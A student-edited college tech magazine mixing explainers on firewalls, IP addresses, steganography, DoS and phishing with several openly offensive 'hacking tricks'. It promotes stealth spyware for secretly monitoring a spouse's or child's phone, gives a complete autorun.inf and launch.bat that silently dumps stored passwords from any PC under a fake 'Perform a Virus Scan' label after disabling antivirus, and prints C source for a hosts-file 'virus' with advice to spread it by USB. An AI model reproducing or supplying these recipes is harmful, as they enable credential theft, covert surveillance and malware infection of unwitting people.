GOVERNMENT ENGINEERING COLLEGE JHALAWAR

"TECH-HORD"

get into d..technology

"Popular sciences of future.".

let u to the latest technology arising,
some sense of impossible becoming

How things work?...

relates wid the working of technique that we use n apply on our daily basis,..e.g, ip addressing n so much...

What d hack!

let u to the latest n cool tricks for hacking,
annoy your friend by apply on...

Keep your system up to date..!

aware from security threats,
tip 2 maintain pc..

As our case is new, we must think and act a new.

Edited n Designed by:
vishal sharma cse,3rd yr

PRESENTED BY:- CS AND IT DEPARTMENT,.....UNDER THE GUIDENCE OF VIKAS SIR..

Let's do it ,we are this time going to publish a very new flavour of new tech-magazine,..so
Called ...'the tech hord'
Magazine is designed with a interest to keep student in active participation towards the creative and technical work. the content are based on very genral technical aspects that we more oftenly face in our day to day life.
The article are knowledgeable and for making reader aware about possible threats and security holes .
The whole contents are categorized in different catagories and quiz and quotes are embedded as to make it more interactive.
Let's hope for the best and start reading with our very first article.,..............

What if this happens!

It is an fact not a mere belief ,technology is advancing and it is with high rate. In last few decades we have seen lot more examples which we don't think of even believing them,but today we are using them in our day to day life.So just keep on waiting a lot more to come .let's talk about some technologies that are possible to launch in near future . But we should aware of both aspect i.e, positive impact or anegative one.

medical devices are being computerized and networked like never before. Some new heart pacemakers include magnetic induction interfaces so a doctor can read the settings on the device simply by holding a magnetic coupler over the patient's chest. Some versions even support such readings over the phone, so the doctor and patient don't have to be together. Future versions might even support the update of the pacemaker's configuration over the Internet!

What underlies all of these rapidly approaching technologies? Computers and the networks that link them together.


With these advances, our current Golden Age of Hacking could get even more golden for the attackers. Think about it: Today, an attacker tries to break into your computer by scanning through your Internet connection, tricking you into surfing to an evil Web site, or duping you into running an e-mail attachment. In the near future, someone might try to hack into your network-enabled automobile while you are driving down the street. You've heard of carjacking? Get ready for the world of car hacking.

Always be smarter than the people who hire you.

How Firewalls Work

Internet while you are at work, you must have surely come across the term firewall. You might have also heard of people saying “firewalls protect their computer from web attacks and hackers” or “a certain website has been blocked by firewall in their work place”. If you have ever wondered to know what exactly is this firewall and how it works, here we go. In this post I will try to explain “How firewalls work” in a layman’s terms.

Firewalls are basically a barrier between your computer (or a network) and the Internet (outside world). A firewall can be simply compared to a security guard who stands at the entrance of your house and filters the visitors coming to your place. He may allow some visitors to enter while denying others whom he suspects of being intruders. Similarly a firewall is a software program or a hardware device that filters the information (packets) coming through the Internet to your personal computer or a computer network.



Firewalls may decide to allow or block network traffic between devices based on the rules that are pre-configured or set by the firewall administrator. Most personal firewalls such as Windows firewall operate on a set of pre-configured rules that are most suitable under normal circumstances so that the user need not worry much about configuring the firewall.

For example, a company may set up different firewall rules for FTP servers, Telnet servers and Web servers. In addition the company can even control how the employees connect to the Internet by blocking access to certain websites or restricting the transfer of files to other networks. Thus in addition to security, a firewall can give the company a tremendous control over how people use the network.

Firewalls use one or more of the following methods to control the incoming and outgoing traffic in a network:
1. Packet Filtering **2. Stateful Inspection**

Why Firewall?

Firewalls provide security over a number of online threats such as Remote login, Trojan backdoors, Session hijacking, DOS & DDOS attacks, viruses, cookie stealing and many more. The effectiveness of the security depends on the way you configure the firewall and how you set up the filter rules. However major threats such as DOS and DDOS attacks may sometimes manage to bypass the firewalls and do the damage to the server. Even though firewall is not a complete answer to online threats, it can most effectively handle the attacks and provide security to the computer up to the maximum possible extent.

Cell Phone Spy – How to Spy on Cell Phones

Are you curious to know **how to spy on a cell phone?** Do you want to secretly spy on SMS text messages, calls, GPS locations and other confidential info of your child's or spouse's cell phone? Well here is a detailed tutorial on how to spy on cell phones.

To spy on a given cell phone all you need to do is install a good **cell phone spy** software on the target cell phone and once you do this you can silently record every SMS and information about each call. You can also see GPS positions every thirty minutes.

Mobile Spy is one of the best and award winning cell phone spy softwares on the market with an affordable price. Mobile Spy team provides an excellent support and hence it becomes just a cakewalk to spy on your favorite cell phone! Today with an excessive usage of cell phones by many teenagers it becomes necessary for their parents to perform cell phone spying. So what are you waiting for? If you're really serious to spy on a cell phone then Mobile Spy is for you. Go grab Mobile Spy now and expose the truth.

Mobile Spy Features

Mobile Spy is a hybrid spy software/service which allows you to spy on your target cell phone in real time. This unique system records the activities of anyone who uses the compatible cell phone (iPhone, Windows Mobile or Symbian OS smartphone). For this you need to install a small application onto the cell phone. This application starts at every boot of the phone but remains stealth and does not show up in the running process list. It runs in the background and will spy on every activity that takes place on the phone. Thus the spying feature is completely undetected!

Logging Features

1. Spy on Calls Log – Each incoming and outgoing number on the phone is logged along with duration and time stamp.
2. Spy on SMS – Every text message/MMS is logged even if the phone's logs are deleted. Includes full text.
3. Spy on Location – The phones's current location is frequently logged using GPS when signal is available.
4. Spy on Web Activity – Each address entered into Internet Explorer (or any browser) on the phone is logged.

How it works

The working of Mobile Spy is very simple and needs no extra knowledge to install and use.

Step 1- After you purchase Mobile Spy you'll get a link to download the software. Along with this you'll get a username and password for you online control panel.

Step 2- Install the downloaded cell phone spy software onto the target cell phone that you want to spy on. After the installation, spy software starts recording all the activities on the cell phone.

Step 3- Login to your online control panel to see the logs containing the recorded information.

Mobile Spy is fully compatible with the following cell phones

1. BlackBerry Phones
2. Android Phones
3. Apple iPhones
4. Windows Mobile Phones
5. Symbian OS 9.x and 8.x phones

Try not to become a man of success, but rather try to become a man of value.

Albert Einstein

How Fakebook Works

Some people are online social butterflies, deftly managing to interact with hundreds of Facebook friends on a daily basis. To them, there's no challenge in wading through a dozen event invites, wishing a happy birthday to the appropriate people, responding to Wall posts and making the next move in one of the thousands of games permeating the site.

For the rest of us, Facebook can sometimes seem a little overwhelming. If you've got a lot of Facebook friends, you may find it impossible to keep up with everything. And if your friends are the sensitive type, you may give off the impression that you don't care about them. There's nothing quite like finding out a friend is in a tizzy because you didn't respond to an invite on Facebook to go bowling.

Then there are the people who'd rather never get on Facebook at all. As our culture embraces social networking sites and services, people begin to feel the pressure to participate. That might not be a big deal to everyone but some people just aren't that comfortable sharing information with others. How do you balance being a contributing member of society with reluctance to join the online social world?

The answer for people who have trouble maintaining a Facebook profile -- or those who wish to avoid it as much as possible -- may be **Fakebook.** It's a new Facebook application that responds to requests automatically and takes care of the everyday virtual housekeeping your profile needs to avoid drama. For people with a lot of Facebook friends, it takes the pressure out of responding to various invitations and status updates. For the shyer among us, Fakebook can provide the online interaction we're

How does a logic bomb work?

Logic bombs can cripple a company's computer system and either reveal or destroy sensitive information. It's often a tool used by angry employees -- in the IT world, it has a reputation of being associated with "disgruntled employee

Intel launches Intel Xeon processor E7 family

Intel, the world leader in computing innovation announced the launch of Intel Xeon processor E7 family.

Enabling IT departments to better manage data-intensive environments through new security and reliability features and record-breaking performance, a new family of server processors that accelerate mission-critical computing have been announced by Intel, a company statement said here.

Intel India has also significantly contributed to developing Intel Xeon processor E7 family, which is Intel's first 10-core processor with 30MB of L3 cache memory and 2.9 billion transistors.

The Intel India team based in Bangalore jointly led the design of the Intel Xeon processor E7 family, which is a global program performed in collaboration with other teams in the US.

The record-setting Intel Xeon processor E7-8800/4800/2800 product families build on Intel's previous generation of server processors to set a new standard for high-end computing applications, including business intelligence, real-time data analytics and virtualization. Strengthening the line of defence for data centers, the new processors also provide advanced security features that ensure greater data integrity, the release said.

IT managers seeking to achieve greater economic efficiencies can replace 18 dual-core servers with a single Xeon processor E7-based server.

How to Sniff Passwords Using USB Drive

This is gonna be a interesting .,... trick is provided to you for the sake of knowledge and to make you aware of the possible threats only .

As we all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc. Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passswords from their stored places. Using these tools and an USB pen-drive you can create your own rootkit to sniff passwords from any computer. We need the following tools to create

MessenPass: Recovers the passwords of most popular Instant Messenger programs: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.

Mail PassView: Recovers the passwords of the following email programs: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.
Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.

IE Passview: IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0, as well as older versions of Internet explorer, v4.0 – v6.0

Protected Storage PassView: Recovers all passwords stored inside the Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more…

- This are the tools that you require to do the job .just search google ,download all this above five tools, these are shareware and freely available on internet. What you ought to do is just download these and follow the procedure that I tell you.

⇒ Here is a step by step procedre to create the password hacking toolkit.

NOTE: You must temporarily disable your antivirus before following these steps.
1. Download all the 5 tools, extract them and copy only the **executables(.exe files)** into your USB Pendrive.
ie: Copy the files – **mspass.exe**, **mailpv.exe**, **iepv.exe**, **pspv.exe** and **passwordfox.exe** into your USB Drive.

2. Create a new Notepad and write the following text into it
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
save the Notepad and **rename it** from
New Text Document.txt to **autorun.inf**
Now **copy** the **autorun.inf** file onto your USB pendrive.

3. Create another Notepad and write the following text onto it.
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
save the Notepad and rename it from
New Text Document.txt to **launch.bat**
Copy the **launch.bat** file also to your USB drive.

Now your rootkit is ready and you are all set to sniff the passwords. You can use this pendrive on on any computer to sniff the stored passwords. Just follow these steps

1. Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).

2. In the pop-up window, select the first option (**Perform a Virus Scan**).

3. Now all the password recovery tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the **.TXT** files.

4. Remove the pendrive and you'll see the stored passwords in the **.TXT** files.

NOTE: This procedure will only recover the stored passwords (if any) on the Computer.

Success has a simple formula: do your best, and people may like it.
Sam Ewing

A Virus Program to Block Websites

Most of us are familiar with the virus that used to block Orkut and Youtube site. If you are curious about creating such a virus on your own, here is how it can be done. As usual I'll use my favorite programming language **'C'** to create this website blocking virus. I will give a brief introduction about this virus before I jump into the technical jargon.

This virus has been exclusively created in **'C'**. So, anyone with a basic knowledge of C will be able to understand the working of the virus. This virus need's to be clicked only once by the victim. Once it is clicked, it'll block a list of websites that has been specified in the source code. The victim will never be able to surf those websites unless he re-install's the operating system. This blocking is not just confined to **IE** or **Firefox**. So once blocked, the site will not appear in any of the browser program.

NOTE: You can also block a website manually. But, here I have created a virus that automates all the steps involved in blocking. The manual blocking process is not described for the sake of 1st and 2nd year students as they are new to registries and operating system concepts and quite confuse them

Here is the sourcecode of the virus. ,……………:—-

```
#include<stdio.h>
#include<dos.h>
#include<dir.h>
char site_list[6][30]={
“google.com”,
“www.google.com”,
“youtube.com”,
“www.youtube.com”,
“yahoo.com”,
“www.yahoo.com”
};
char ip[12]=”127.0.0.1″;
FILE *target;
int find_root(void);
void block_site(void);
int find_root()
{
int done;
struct ffblk ffblk;//File block structure
done=findfirst(“C:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
```

To be continued,………..

```
done=findfirst(“D:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“D:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
done=findfirst(“E:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“E:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
done=findfirst(“F:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“F:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
else return 0;
}
void block_site()
{
int i;
fseek(target,0,SEEK_END); /*to move to the end of the file*/
fprintf(target,”\n”);
for(i=0;i<6;i++)
fprintf(target,”%s\t%s\n”,ip,site_list[i]);
fclose(target);
}
void main()
{
int success=0;
success=find_root();
if(success)
block_site();
}
```


COMPILE AND RUN THE PROGRAM

jst compile this program on your windows operating system and obtain the ‘.exe’ file which you can use on other pc also . you can make autorun for this program ,and can infect other pc using your usb drive .

Note:- the method to revert this will be in my next post…..so keep waiting..

Denial Of Service Attack

Its Real,On February 6th, 2000, Yahoo portal was shut down for 3 hours. Then retailer Buy.com Inc. (BUYX) was hit the next day, hours after going public. By that evening, eBay (EBAY), Amazon.com (AMZN), and CNN (TWX) had gone dark. And in the morning, the mayhem continued with online broker E*Trade (EGRP) and others having traffic to their sites virtually choked off.



What is a Denial Of Service Attack?

A denial of service attack (DOS) is an attack through which a person can render a system unusable or significantly slow down the system for legitimate users by overloading the resources, so that no one can access it.

If an attacker is unable to gain access to a machine, the attacker most probably will just crash the machine to accomplish a denial of service attack.

Types of denial of service attacks

There are several general categories of DoS attacks.Popularly, the attacks are divided into three classes:

- bandwidth attacks,
- protocol attacks, and
- logic attacks


What is Distributed Denial of Service Attack?

- An attacker launches the attack using several machines. In this case, an attacker breaks into several machines, or coordinates with several zombies to launch an attack against a target or network at the same time.
- This makes it difficult to detect because attacks originate from several IP addresses.
- If a single IP address is attacking a company, it can block that address at its firewall. If it is 30000 this is extremely difficult

It's not that I'm so smart, it's just that I stay with problems longer.

Albert Einstein

Tongue Drive System to Operate Computers



A new assistive technology developed by engineers at the Georgia Institute of Technology could help individuals with severe disabilities lead more independent lives.

The novel system allows individuals with disabilities to operate a computer control a powered wheelchair and interact with their environments simply by moving their tongues.

This device could revolutionize the field of assistive technologies by helping individuals with severe disabilities, such as those with high-level spinal cord injuries, return to rich, active, independent and productive lives," said Maysam Ghovanloo, an assistant professor in the Georgia Tech School of Electrical and Computer Engineering.

Hope this technology will reduce the need of individuals with severe disabilities to receive continuous assistance from family members or caregivers, thus significantly reducing healthcare and assistance costs. This system may also make it easier for them to work and communicate with others, such as friends and family."

To operate the Tongue Drive system, potential users only need to be able to move their tongues. Attaching a small magnet, the size of a grain of rice, to an individual's tongue by implantation, piercing or tissue adhesive allows tongue motion to direct the movement of a cursor across a computer screen or a powered wheelchair around a room.

We chose the tongue to operate the system because unlike hands and feet, which are controlled by the brain through the spinal cord, the tongue is directly connected to the brain by a cranial nerve that generally escapes damage in severe spinal cord injuries or neuromuscular diseases. Tongue movements are also fast, accurate and do not require much thinking, concentration or effort.

Movement of the magnetic tracer attached to the tongue is detected by an array of magnetic field sensors mounted on a headset outside the mouth or on an orthodontic brace inside the mouth. The sensor output signals are wirelessly transmitted to a portable computer, which can be carried on the user's clothing or wheelchair.

The Tongue Drive system is also non-invasive and does not require brain surgery like some of the brain-computer interface technologies.


QUIZ TIME , CHECK ING YOUR DATABASE……..

What is the process of encoding information in a way so that only someone with a key can decode it?

○ Compression

○ Systemic variation

○ Encryption



In computer security terms, what is a hash?

○ A delicious way to cook potatoes

○ An encrypted value

○ A decryption key

What does SSL stand for?

○ Secure Sockets Layer

○ Secret Service Logarithm

○ Systematic Security Level

What is a firewall?

○ Antivirus software

○ Software that logs Internet activity

○ A filter for an Internet connection

What is a proxy server?

○ A server that retrieves data from host servers before sending it to a computer

○ A virtual server that can behave like a mail server, Web server or FTP server

○ A waiter who never seems to be in the restaurant when your water glass is empty


* The answers with explanation is on last page

STEGANOGRAPHY

A BRIEF HISTORY

Stegnography(from the greek word teganos, meaning "covered") is the art of hidden communication

Steganography techniques have existed since Ancient Greece where wax concealed wooden tablets containing military orders.



During the world war second II , German forces developed techniques like microdot printing to hide text within periods or dots.


LEAST SIGNIFICANT BITS

Messages can be stored in the color information of an image.This is a commonly-used method for hiding text in images.Changing the value of the least significant bits of the color information does not visibly change the image itself.We implement this method in "MATLAB".

137 = 100001001

MESSAGES IN SOUND

Conventional CD quality audio has sample rate of 44100hz.CD quality audio has an effective frequency range of 22050hz.Human hearing only extends from 15hz up to between 15000 and 20000hz depending on the individual.Even those who can hear up to 20000hz cannot hear those frequency well.There is the potential to alter the high frequency range of a sound and have the result be imperceptible.



Today, steganography techniques are used to embed watermarks in pictures,music and videos to help copyright owners protect their intellectual property.

What is an IP address?

Every device connected to the public Internet is assigned a unique number known as an Internet Protocol (IP) address. IP addresses consist of four numbers separated by periods (also called a 'dotted-quad') and look something like 127.0.0.1.

Because the numbers may be tedious to deal with, an IP address may also be assigned to a Host name, which is sometimes easier to remember. Hostnames may be looked up to find IP addresses, and vice-versa. At one time ISPs issued one IP address to each user. These are called static IP addresses. Because there is a limited number of IP addresses and with increased usage of the internet ISPs now issue IP addresses in a dynamic fashion out of a pool of IP addresses (Using DHCP). These are referred to as dynamic IP addresses. This also limits the ability of the user to host websites, mail servers, ftp servers, etc. In addition to users connecting to the internet, with virtual hosting, a single machine can act like multiple machines (with multiple domain names and IP addresses).

WHAT'S MY IP ADDRESS ?

How to find IP of your own pc connected to internet ,provided via DHCP by your isp?

Simplest way is is to find this is by visiting the website:-- http://whatismyipaddress.com
Another way is open your cmd and hit ipconfig command

NOTE:-ip provided by isp when u connect to internet is dynamic and is for only the session you are active once the connection lost ,nxt time u connect u get a different ip address. The detail of user getting ip dynamically via dhcp is stored in log file at isp server. That will help in tracing user that had done any illegal activity

What are Private and Public IP Addresses

What are Public IP Addresses?

A public IP address is assigned to every computer that connects to the Internet where each IP is unique. Hence there cannot exist two computers with the same public IP address all over the Internet. This addressing scheme makes it possible for the computers to “find each other” online and exchange information. User has no control over the IP address (public) that is assigned to the computer. The public IP address is assigned to the computer by the Internet Service Provider as soon as the computer is connected to the Internet gateway.
A public IP address can be either **static** or **dynamic**. A static public IP address does not change and is used primarily for hosting webpages or services on the Internet. On the other hand a dynamic public IP address is chosen from a pool of available addresses and changes each time one connects to the Internet. Most Internet users will only have a dynamic IP assigned to their computer which goes off when the computer is disconnected from the Internet. Thus when it is re-connected it gets a new IP.

What are Private IP Addresses?


An IP address is considered private if the IP number falls within one of the IP address ranges reserved for private networks such as a Local Area Network (LAN). The Internet Assigned Numbers Authority (IANA) has reserved the following three blocks of the IP address space for private networks (local networks):

10.0.0.0 – 10.255.255.255 (Total Addresses: 16,777,216)
172.16.0.0 – 172.31.255.255 (Total Addresses: 1,048,576)
192.168.0.0 – 192.168.255.255 (Total Addresses: 65,536)

Private IP addresses are used for numbering the computers in a private network including home, school and business LANs in airports and hotels which makes it possible for the computers in the network to communicate with each other. Say for example, if a **network X** consists of 10 computers each of them can be given an IP starting from **192.168.1.1** to **192.168.1.10**. Unlike the public IP, the administrator of the private network is free to assign an IP address of his own choice (provided the IP number falls in the private IP address range as mentioned above).

Devices with private IP addresses cannot connect directly to the Internet. Likewise, computers outside the local network cannot connect directly to a device with a private IP. It is possible to interconnect two private networks with the help of a router or a similar device that supports Network Address Translation.

If the private network is connected to the Internet (through an Internet connection via ISP) then each computer will have a private IP as well as a public IP. Private IP is used for communication within the network where as the public IP is used for communication over the Internet. Most Internet users with a DSL/ADSL connection will have both a private as well as a public IP.
You can know your private IP by typing **ipconfig** command in the command prompt. The number that you see against "IPV4 Address:" is your private IP which in most cases will be 192.168.1.1 or 192.168.1.2. Unlike the public IP, private IP addresses are always static in nature.
Unlike what most people assume, a private IP is neither the one which is impossible to trace (just like the private telephone number) nor the one reserved for stealth Internet usage. In reality there is no public IP address that is impossible to trace since the protocol itself is designed for transperancy



What is Phishing ?

Be aware of it!,..........

Phishing is an attempt to criminally and fraudulently acquire sensitive information, such as usernames, passwords and credit card details, by appearing as a trustworthy entity in an electronic communication. eBay, PayPal and other online banks are common targets. Phishing is typically carried out by email or instant messaging and often directs users to enter details at a website, although phone contact has also been used. Phishing is an example of social engineering techniques used to fool users. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical measures.
Recent phishing attempts have targeted the customers of banks and online payment services. Social networking sites such as Orkut are also a target of phishing.
Spoofed/Fraudulent e-mails are the most widely used tools to carry out the phishing attack. In most cases we get a fake e-mail that appears to have come from a Trusted Website . Here the hacker may request us to verify username & password by replaying to a given email address

TECHNIQUES BEHIND PHISHING ATTACK

1.Link Manipulation

Most methods of phishing use some form of technical deception designed to make a link in an email appear to belong to some trusted organization or spoofed organization. Misspelled URLs or the use of subdomains are common tricks used by phishers, such as this example URL
www.micosoft.com
www.mircosoft.com
www.verify-microsoft.com
instead of http://www.microsoft.com/

2.Filter Evasion

Phishers have used images instead of text to make it harder for anti-phishing filters to detect text commonly used in phishing emails. This is the reason **Gmail** or **Yahoo** will disable the images by default for incoming mails.

How does a phishing attack/scam look like?
As scam artists become more sophisticated, so do their phishing e-mail messages and pop-up windows. They often include official-looking logos from real organizations and other identifying information taken directly from legitimate Web sites. Here is an example of how the phishing scam email looks like

Example of a phishing e-mail message, including a deceptive URL address linking to a scam Web site.

To make these phishing e-mail messages look even more legitimate, the scam artists may place a link in them that appears to go to the legitimate Web site (1), but it actually takes you to a phishing site (2) or possibly a pop-up window that looks exactly like the official site.
These copycat sites are also called "spoofed" Web sites. Once you're at one of these spoofed sites, you may send personal information to the hackers.

How to identify a fraudulent e-mail?

Here are a few phrases to look for if you think an e-mail message is a phishing scam.

"Verify your account."

Legitimate sites will never ask you to send passwords, login names, Social Security numbers, or any other personal information through e-mail.

"If you don't respond within 48 hours, your account will be closed."

These messages convey a sense of urgency so that you'll respond immediately without thinking.

"Dear Valued Customer."

Phishing e-mail messages are usually sent out in bulk and *often do not contain your first or last name.*

"Click the link below to gain access to your account."

HTML-formatted messages can contain links or forms that you can fill out just as you'd fill out a form on a Web site. The links that you are urged to click may contain all or part of a real company's name and are usually "masked," meaning that the link you see does not take you to that address but somewhere different, usually a scam Web site.
Notice in the following example that resting the mouse pointer on the link reveals the real Web address, as shown in the box with the yellow background. The string of cryptic numbers looks nothing like the company's Web address, which is a suspicious sign.

So the Bottom line to defend from phishing attack is

1.Never assume that an email is valid based on the sender's email address.
2.A trusted bank/organization such as paypal will never ask you for your full name and password in a PayPal email.
3.An email from trusted organization will never contain attachments or software.
4.Clicking on a link in an email is the most insecure way to get to your account.

